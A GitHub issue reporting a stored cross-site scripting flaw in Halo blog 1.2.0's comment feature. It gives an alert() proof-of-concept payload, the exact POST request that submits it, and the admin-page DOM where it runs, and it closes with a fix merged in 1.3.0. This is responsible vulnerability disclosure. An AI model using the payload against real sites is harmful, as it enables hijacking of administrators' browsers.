New issue

Jump to bottom

Stored xss on Halo blog #547

Closed rank0 opened this issue on Feb 8, 2020 · 2 comments · Fixed by #677

Assignees	
Labels	kind/bug vulnerability
Projects	plan
Milestone	1.3.0

rank0 commented on Feb 8, 2020


Environment

Server Version：1.2.0
Admin Version：1.2.0
DataBase：H2

Vulnerability details

Halo blog allows users to submit comments on blog posts, Application receives data from an untrusted source and not filtered.

step1: submit comment



不安全 | 192.168.0.104:8090/archives/hello-halo#comment_widget

HELLO HALO

Hello Halo!

感谢使用 Halo 进行创作，请删除该文章开始吧！

2020-02-08 Comments

guest guest@gmail.com http://test.com

<img src=1 onerror=alert(/test/)>


The post packet is as follows：

```
POST /api/content/posts/comments HTTP/1.1
Host: 192.168.0.104:8090
Content-Length: 132
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Origin: http://192.168.0.104:8090
Referer: http://192.168.0.104:8090/archives/hello-halo
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{"author":"guest1","authorUrl":"http://test.com","email":"guest@gmail.com","content":"<img src=1 onerror=alert(/test/)>","postId":1}
```

step2: view the blog post

After this comment has been submitted, admin who visits the blog post. The script supplied by the attacker will then execute in the victim user's browser.



不安全 | 192.168.0.104:8090/admin/index.html#/comments


192.168.0.104:8090 显示

/test/

关键词：

评论状态：

	昵称	内容	状态	评论文章	日期	操作
□	guest		● 待审核	Hello Halo	1 分钟前	通过 | 回收站
□	Halo Bot	欢迎使用 Halo，这是你的第一条评论。	● 待审核	Hello Halo	32 分钟前	通过 | 回收站



不安全 | 192.168.0.104:8090/admin/index.html#/comments

关键词：


评论状态：

	昵称	内容	状态	评论文章	日期	操作
□	guest		● 待审核	Hello Halo	1 分钟前	通过 | 回收站

```
▼<tr class="ant-table-row ant-table-row-level-0" data-row-key="2">
  ▶<td class="ant-table-selection-column">…</td>
  ▼<td>
     <span class="ant-table-row-indent indent-level-0" style="padding-left: 0px;"></span>
     <!---->
     <!---->
     <a href="http://test.com" target="_blank">guest</a>
   </td>
  ▼<td>
    ▼<p class="comment-content-wrapper">
       <img src="1" onerror="alert(/test/)"> == $0
     </p>
   </td>
  ▶<td class="status">…</td>
  ▶<td>…</td>
```

```
element.style {
}
.comment-content-wrapper img {          app.
  width: 100%;
}
.ant-layout, .ant-layout * {            chunk-ven
  ~~-webkit-box-sizing: border-box;~~
  box-sizing: border-box;
}
img {                                   app.
  vertical-align: middle;
  border-style: ▸ none;
}
```

code: src/main/java/run/halo/app/controller/content/api/PostController.java



PostController.java

```
        return postCommentService.filterIpAddress(result);
    }

    @GetMapping("{postId:\\d+}/comments/list_view")
    @ApiOperation("Lists comment with list view")
    public Page<BaseCommentWithParentVO> listComments(@PathVariable("postId") Integer postId,
                                                      @RequestParam(name = "page", required = false, defaultValue = "0") int page,
                                                      @SortDefault(sort = "createTime", direction = DESC) Sort sort) {
        Page<BaseCommentWithParentVO> result = postCommentService.pageWithParentVoBy(postId, PageRequest.of(page, optionService.getComm
        return postCommentService.filterIpAddress(result);
    }

    @PostMapping("comments")
    @ApiOperation("Comments a post")
    @CacheLock(autoDelete = false, traceRequest = true)
    public BaseCommentDTO comment(@RequestBody PostCommentParam postCommentParam) {
        return postCommentService.convertTo(postCommentService.createBy(postCommentParam));
    }
```

Suggestions for repair

- Proper encoding of untrusted request data
- Rich text filtering uses a common security API library for each programming language
- Escaping special characters using the developer's secure escape library

rank0 added the kind/bug label on Feb 8, 2020

JohnNiang added the **vulnerability** label on Feb 8, 2020

JohnNiang self-assigned this on Feb 8, 2020

JohnNiang added this to the **1.3.0** milestone on Feb 8, 2020

JohnNiang commented on Feb 8, 2020 Member

Related: #127

JohnNiang commented on Feb 8, 2020 Member

Thanks for your exploration and suggestions.

ruibaby added this to **To do** in **plan** on Feb 10, 2020

ruibaby added a commit to ruibaby/halo that referenced this issue on Mar 16, 2020

`fix: halo-dev#547` 6cdb15d

ruibaby mentioned this issue on Mar 16, 2020

Fix #547 #677

Merged

ruibaby closed this as completed on Mar 16, 2020

---

ruibaby added a commit that referenced this issue on Mar 16, 2020

`fix: #547 (#677)` d6b3d6c

ruibaby moved this from **To do** to **Done** in **plan** on Mar 17, 2020

ruibaby added a commit to ruibaby/halo that referenced this issue on Jun 11, 2021

`fix: halo-dev#547 (halo-dev#677)` e5ca012

Assignees

JohnNiang

Labels

kind/bug **vulnerability**

Projects

No open projects

1 closed project ▾

Milestone

1.3.0

Development

Successfully merging a pull request may close this issue.

Fix #547
ruibaby/halo

3 participants